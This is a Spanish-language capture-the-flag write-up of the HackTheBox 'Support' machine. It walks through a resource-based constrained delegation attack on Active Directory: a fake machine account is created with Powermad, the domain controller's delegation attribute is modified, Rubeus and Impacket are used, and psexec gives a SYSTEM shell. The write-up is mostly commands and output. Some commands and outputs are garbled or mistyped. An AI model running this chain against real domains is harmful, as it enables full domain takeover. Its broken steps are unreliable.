*Evil-WinRM* PS C:\Users\support\Documents> dir

Directory: C:\Users\support\Documents

Mode                LastWriteTime         Length Name
----                -
-a-----          9/2/2023   8:57 PM           12556 20230902205740_BloodHound.zip
-a-----          9/2/2023  10:31 PM           770279 PowerView.ps1
-a-----          9/2/2023   8:56 PM        1052160 SharpHound.exe
-a-----          9/2/2023   8:57 PM           10176 YzgyNDA2MjMtMDk1ZC00MGYxLTk3ZjUtMmYzM2ZyZVl0WFi.bin

*Evil-WinRM* PS C:\Users\support\Documents>
```

lo ejecutamos

```
*Evil-WinRM* PS C:\Users\support\Documents> .\PowerView.ps1
```

tambien descargamos powermad y lo subimos

wget <https://raw.githubusercontent.com/Kevin-Robertson/Powermad/master/Powermad.ps1>

upload /home/kali/machineshtb/Support/secondform/Powermad.ps1

```
*Evil-WinRM* PS C:\Users\support\Documents> dir

Directory: C:\Users\support\Documents

Mode                LastWriteTime         Length Name
----                -
-a-----          9/2/2023   8:57 PM           12556 20230902205740_BloodHound.zip
-a-----          9/2/2023  10:44 PM           135576 Powermad.ps1
-a-----          9/2/2023  10:31 PM           770279 PowerView.ps1
-a-----          9/2/2023   8:56 PM        1052160 SharpHound.exe
-a-----          9/2/2023   8:57 PM           10176 YzgyNDA2MjMtMDk1ZC00MGYxLTk3ZjUtMmYzM2ZyZVl0WFi.bin

*Evil-WinRM* PS C:\Users\support\Documents>
```


importamos powermad

import-module .\Powermad.ps1

```
*Evil-WinRM* PS C:\Users\support\Documents> import-module .\PowerView.ps1
*Evil-WinRM* PS C:\Users\support\Documents> import-module .\Powermad.ps1
*Evil-WinRM* PS C:\Users\support\Documents> dir
```

chequeamos el ms-DS-Machine

Get-ADDomain | Select-Object -ExpandProperty DistinguishedName | Get-ADObject -Properties 'ms-DS-MachineAccountQuota'




creamos la maquina falsa

New-MachineAccount -MachineAccount FakeComputer -Password \$(ConvertTo-SecureString 'Password123456' -AsPlainText -Force) -Verbose

luego la vemos con get domain

Get-DomainComputer FakeComputer



cambiamos el ssid por el de la maquina falsa

```
*Evil-WinRM* PS C:\Users\support\Documents> Get-DomainComputer FakeComputer -support-htb
useraccountcontrol : 512 WORKSTATION_TRUST_ACCOUNT FakeComputer
whencreated : 9/3/2023 5:53:00 AM Name = CN=FakeComputer
groupid : MachineAccount FakeComputer added
iscriticalsystemobject : False C:\Users\support>
pwdlastset : 9/2/2023 10:53:00 PM
logoncount : 0
badpasswordtime : 12/31/1600 4:00:00 PM
distinguishedname : CN=FakeComputer,CN=Computers,DC=support,DC=htb
objectclass : {top, person, organizationalPerson, user ...}
name : FakeComputer
objectsid : S-1-5-21-1677581083-3380853377-188903654-5101
samaccountname : FakeComputer$
localpolicyflags : 0
codepage : 0
```

```
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD  
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-1677581083-3380853377-188903654-5101)"
```

```
$SDBytes = New-Object byte[] ($SD.BinaryLength)
```

```
$SD.GetBinaryForm($SDBytes, 0)
```

luego reemplazamos por cualquier maquina objetivo.

```
Get-DomainComputer DC | Set-DomainObject -Set @{'msds-allowedtoactonbehalffotheridentity'=$SDBytes} -Verbose
```

```

*Evil-WinRM* PS C:\Users\support\Documents> $SDBytes = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "0:BAD:(A;;CCOCLCSWRPWDPTLOCRC:SDCWDWO;;;S-1-5-21-1677581083-3380853377-188903654-5101)"
*Evil-WinRM* PS C:\Users\support\Documents> $SDBytes = New-Object byte[] ($SD.BinaryLength)
*Evil-WinRM* PS C:\Users\support\Documents> $SD.GetBinaryForm($SDBytes, 0)
*Evil-WinRM* PS C:\Users\support\Documents> Get-DomainComputer DC | Set-DomainObject -Set @('msds-allowedtoactonbehalfoftheridentity'=$SDBytes) -Verbose
Verbose: [Get-DomainSearcher] search base: LDAP://DC=support,DC=htb
Verbose: [Get-DomainObject] Extracted domain 'support.htb' from 'CN=DC,OU=Domain Controllers,DC=support,DC=htb'
Verbose: [Get-DomainSearcher] search base: LDAP://DC=support,DC=htb
Verbose: [Get-DomainObject] Get-DomainObject filter string: (&(!((distinguishedname=CN=DC,OU=Domain Controllers,DC=support,DC=htb)))
Verbose: [Set-DomainObject] Setting 'msds-allowedtoactonbehalfoftheridentity' to '1 0 4 128 20 0 0 0 0 0 0 0 0 36 0 0 1 2 0 0 0 0 0 5 32 0 0 0 32 2 0 0 2 0 4 0 1 0 0 0 0 36 0 255 1 15 0 1 5 0 0 0 0 5 21 0 0 0 27 219 253 99 129 186 131 201 230 112 66 11 237 19 0 0' for object 'DC$'
*Evil-WinRM* PS C:\Users\support\Documents>


```

rEMPLAZAMOS DC POR MSDS-ALLOWETCO


Get-DomainComputer DC -Properties 'msds-allowedtoactonbehalffotheridentity'

```
*Evil-WinRM* PS C:\Users\support\Documents> Get-DomainComputer DC | Set-DomainObject -Set @{'msds-allowedtoactonbehalffotheridentity'  
msds=allowedtoactonbehalffotheridentity'} machine Excell Training ACTIVE DIRECTORY  
{1, 0, 4, 128 ...}  
*Evil-WinRM* PS C:\Users\support>  
*Evil-WinRM* PS C:\Users\support\Documents> support> Get-DomainComputer DC | Set-DomainObject -Set @{'msds-allow  
ridentity'=$SDBytes} -Verbose  
Verbose: [Get-DomainSearcher] search base: LDAP://DC=support,DC=htb  
Verbose: [Get-DomainObject] Extracted domain 'support.htb' from 'CN=DC,OU=Domain Controllers,
```

DESCARGAMOS RUBEUS.EXE



descargamos y subimos



corremos rubeus con las credenciales

```
*Evil-WinRM* PS C:\Users\support\Documents> .\Rubeus.exe hash /password:Password123456 /user:FakeComputer$ /domain:support.htb

v2.2.0

[*] Action: Calculate Password Hash(es)

[*] Input password      : Password123456
[*] Input username     : FakeComputer$
[*] Input domain       : support.htb
[*] Salt               : SUPPORT.HTBhostfakecomputer.support.htb
[*] rc4_hmac           : FFCE0C45C18CFDBB3EC16289A9D704DA
[*] aes128_cts_hmac_sha1 : A6521F1BF1135EB4E506DDD6CE6FFDFF
[*] aes256_cts_hmac_sha1 : 00239973493AE4BEC07F4C2A87A18E6FEAE1DBB761CAEB0DF04ED7AFCD9A94D5D
[*] des_cbc_md5        : 6102869404A84016

Note: Upload Rubeus to the compromised machine.

[*] rc4 hash for the FakeComputer account with the same password
[*] Ticket was created with
```

colocamos el ticket rc4

```
[*] Salt               : SUPPORT.HTBhostfakecomputer.support.htb
[*] rc4_hmac           : FFCE0C45C18CFDBB3EC16289A9D704DA
[*] aes128_cts_hmac_sha1 : A6521F1BF1135EB4E506DDD6CE6FFDFF
[*] aes256_cts_hmac_sha1 : 00239973493AE4BEC07F4C2A87A18E6FEAE1DBB761CAEB0DF04ED7AFCD9A94D5D
[*] des_cbc_md5        : 6102869404A84016
#Generat RC4 hash for the FakeComputer account with the
```

sin embargo nos saca de la shell





```
(kali㉿kali)-[~/machineshtb/Support/secondform]
$ base64 -d ticketb64.txt > ticket.kirbi

(kali㉿kali)-[~/machineshtb/Support/secondform]
$
```

localizamos ticketconver.py y convertimos el ticket

locate ticketConverter.py

/usr/share/doc/python3-impacket/examples/ticketConverter.py ticket.kirbi ticket.ccache

```
(kali㉿kali)-[~/machineshtb/Support/secondform]
$ locate ticketConverter.py
/usr/share/doc/python3-impacket/examples/ticketConverter.py

(kali㉿kali)-[~/machineshtb/Support/secondform]
$ /usr/share/doc/python3-impacket/examples/ticketConverter.py ticket.kirbi ticket.ccache
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] converting kirbi to ccache ...
[+] done

(kali㉿kali)-[~/machineshtb/Support/secondform]
$
```

ahora con la variable kr5cname y el scrip psexec.py tenemos shell

```
(kali㉿kali)-[~/machineshtb/Support/secondform]
$ locate psexec.py
/usr/share/doc/python3-impacket/examples/psexec.py
/usr/share/powershell-empire/empire/server/modules/powershell/lateral_movement/invoke_psexec.py
/usr/share/set/src/fasttrack/psexec.py

(kali㉿kali)-[~/machineshtb/Support/secondform]
$
```

KRB5CCNAME=ticket.ccache /usr/share/doc/python3-impacket/examples/psexec.py support.htb/  
administrator@dc.support.htb -k -no-pass

```
(kali㉿kali)-[~/machineshtb/Support/secondform]
$ KRB5CCNAME=ticket.ccache /usr/share/doc/python3-impacket/examples/psexec.py support.htb/administrator@dc.support.htb -k -no-pass
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on dc.support.htb.....
[*] Found writable share ADMIN$
[*] Uploading file KfrVSmGG.exe
[*] Opening SVCManager on dc.support.htb.....
[*] Creating service GoL0 on dc.support.htb.....
[*] Starting service GoL0.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```